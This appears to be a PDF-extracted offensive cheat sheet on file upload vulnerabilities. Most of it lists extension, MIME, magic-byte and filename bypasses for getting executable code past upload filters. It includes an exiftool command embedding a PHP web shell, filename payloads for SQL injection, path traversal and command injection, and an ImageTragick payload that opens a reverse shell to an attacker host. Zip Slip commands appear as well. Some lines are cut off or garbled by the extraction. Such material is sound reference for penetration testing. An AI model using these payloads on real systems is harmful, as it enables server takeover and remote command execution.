


- OAuth Misconfiguration
- > Open Redirect
- > Prompt Injection
- Prototype Pollution
- Race Condition
- Request Smuggling



Defaults extensions

• PHP Server

```
.php
.php3
.php4
.php5
.php7

# Less known PHP extensions
.pht
.phps
.phar
.phpt
.pgif
.phtml
.phtm
.inc
```

ASP Server

```
.asp
.aspx
.config
.cer and .asa # (IIS <= 7.5)
shell.aspx;1.jpg # (IIS < 7.0)
shell.soap</pre>
```

- JSP: .jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .actions
- Perl: .pl, .pm, .cgi, .lib
- Coldfusion: .cfm, .cfml, .cfc, .dbm
- Node.js: .js, .json, .node

Upload tricks

- Use double extensions: .jpg.php, .png.php5
- Use reverse double extension (useful to exploit Apache misconfigurations where anything with extension .php, but not necessarily ending in .php will execute code):

 .php.jpg
- Random uppercase and lowercase: .pHp, .pHP5, .PhAr
- Null byte (works well against pathinfo())
 - o .php%00.gif
 - o .php\x00.gif
 - o .php%00.png
 - o .php\x00.png
 - o .php%00.jpg

- o .php\x00.jpg
- Special characters
 - Multiple dots: file.php....., in Windows when a file is created with dots at the end those will be removed.
 - Whitespace and new line characters
 - file.php%20
 - file.php%0d%0a.jpg
 - file.php%0a
 - Right to Left Override (RTLO): name.%E2%80%AEphp.jpg will became
 name.gpj.php.
 - o Slash: file.php/, file.php.\, file.j\sp , file.j/sp
 - Multiple special characters: file.jsp/./././.
- Mime type, change Content-Type : application/x-php or Content-Type : application/octet-stream to Content-Type : image/gif

```
O Content-Type : image/gif
```

- Content-Type : image/png
- Content-Type : image/jpeg
- Content-Type wordlist: SecLists/content-type.txt
- Set the Content-Type twice: once for unallowed type and once for allowed.
- Magic Bytes
 - Sometimes applications identify file types based on their first signature bytes.
 Adding/replacing them in a file might trick the application.
 - PNG: \x89PNG\r\n\x1a\n\0\0\0\rIHDR\0\0\x03H\0\xs0\x03[
 - JPG: \xff\xd8\xff
 - GIF: GIF87a OR GIF8;
 - o Shell can also be added in the metadata
- Using NTFS alternate data stream (ADS) in Windows. In this case, a colon character ":" will be inserted after a forbidden extension and before a permitted one. As a result, an empty file with the forbidden extension will be created on the server (e.g. "file.asax:.jpg"). This file might be edited later using other techniques such as using its short filename. The "::\$data" pattern can also be used to create non-empty files. Therefore, adding a dot character after this pattern might also be useful to bypass further restrictions (.e.g. "file.asp::\$data.")

Filename vulnerabilities

Sometimes the vulnerability is not the upload but how the file is handled after. You might want to upload files with payloads in the filename.

- Time-Based SQLi Payloads: e.g.
 poc.js'(select*from(select(sleep(20)))a)+'.extension
- LFI/Path Traversal Payloads: e.g. image.png../../../../etc/passwd
- XSS Payloads e.g. '">.extension
- File Traversal e.g. ../../tmp/lol.png
- Command Injection e.g.; sleep 10;

Also you upload:

- HTML/SVG files to trigger an XSS
- EICAR file to check the presence of an antivirus

Picture Compression

Create valid pictures hosting PHP code. Upload the picture and use a **Local File Inclusion** to execute the code. The shell can be called with the following command: curl 'http://localhost/test.php?0=system' --data "1='ls'".

- Picture Metadata, hide the payload inside a comment tag in the metadata.
- Picture Resize, hide the payload within the compression algorithm in order to bypass a resize. Also defeating getimagesize() and imagecreatefromgif().

- JPG: use createBulletproofJPG.py
- o PNG: use createPNGwithPLTE.php
- GIF: use createGIFwithGlobalColorTable.php

Picture with custom metadata

Create a custom picture and insert exif tag with exiftool. A list of multiple exif tags can be found at exiv2.org

```
convert -size 110x110 xc:white payload.jpg
exiftool -Copyright="PayloadsAllTheThings" -Artist="Pentest" -ImageUniqu
exiftool -Comment="<?php echo 'Command:'; if($_POST){system($_POST['cmd'])}</pre>
```

Configuration Files

If you are trying to upload files to a:

- PHP server, take a look at the <a href="https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://https://http
- ASP server, take a look at the web.config trick to execute code.
- uWSGI server, take a look at the uwsgi.ini trick to execute code.

Configuration files examples

- .htaccess
- web.config
- httpd.conf
- __init__.py
- uwsgi.ini

Alternatively you may be able to upload a JSON file with a custom scripts, try to overwrite a dependency manager configuration file.

package.json

```
"scripts": {
    "prepare" : "/bin/touch /tmp/pwned.txt"
}
```

• composer.json

```
"scripts": {
    "pre-command-run" : [
    "/bin/touch /tmp/pwned.txt"
    ]
}
```

CVE - ImageMagick

If the backend is using ImageMagick to resize/convert user images, you can try to exploit well-known vulnerabilities such as ImageTragik.

• ImageTragik example: Upload this content with an image extension to exploit the vulnerability (ImageMagick , 7.0.1-1)

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/test.jpg"|bash -i >& /dev/tcp/attacker-i
pop graphic-context
```

More payloads in the folder Picture ImageMagick

CVE - FFMpeg

FFmpeg HLS vulnerability

ZIP archive

When a ZIP/archive file is automatically decompressed after the upload

• Zip Slip: directory traversal to write a file somewhere else

```
python evilarc.py shell.php -o unix -f shell.zip -p var/www/html/ -d 
ln -s ../../index.php symindex.txt
zip --symlinks test.zip symindex.txt
```

Jetty RCE

Upload the XML file to \$JETTY_BASE/webapps/

JettyShell.xml - From Mikhail Klyuchnikov

Labs

Portswigger Labs on File Uploads

References

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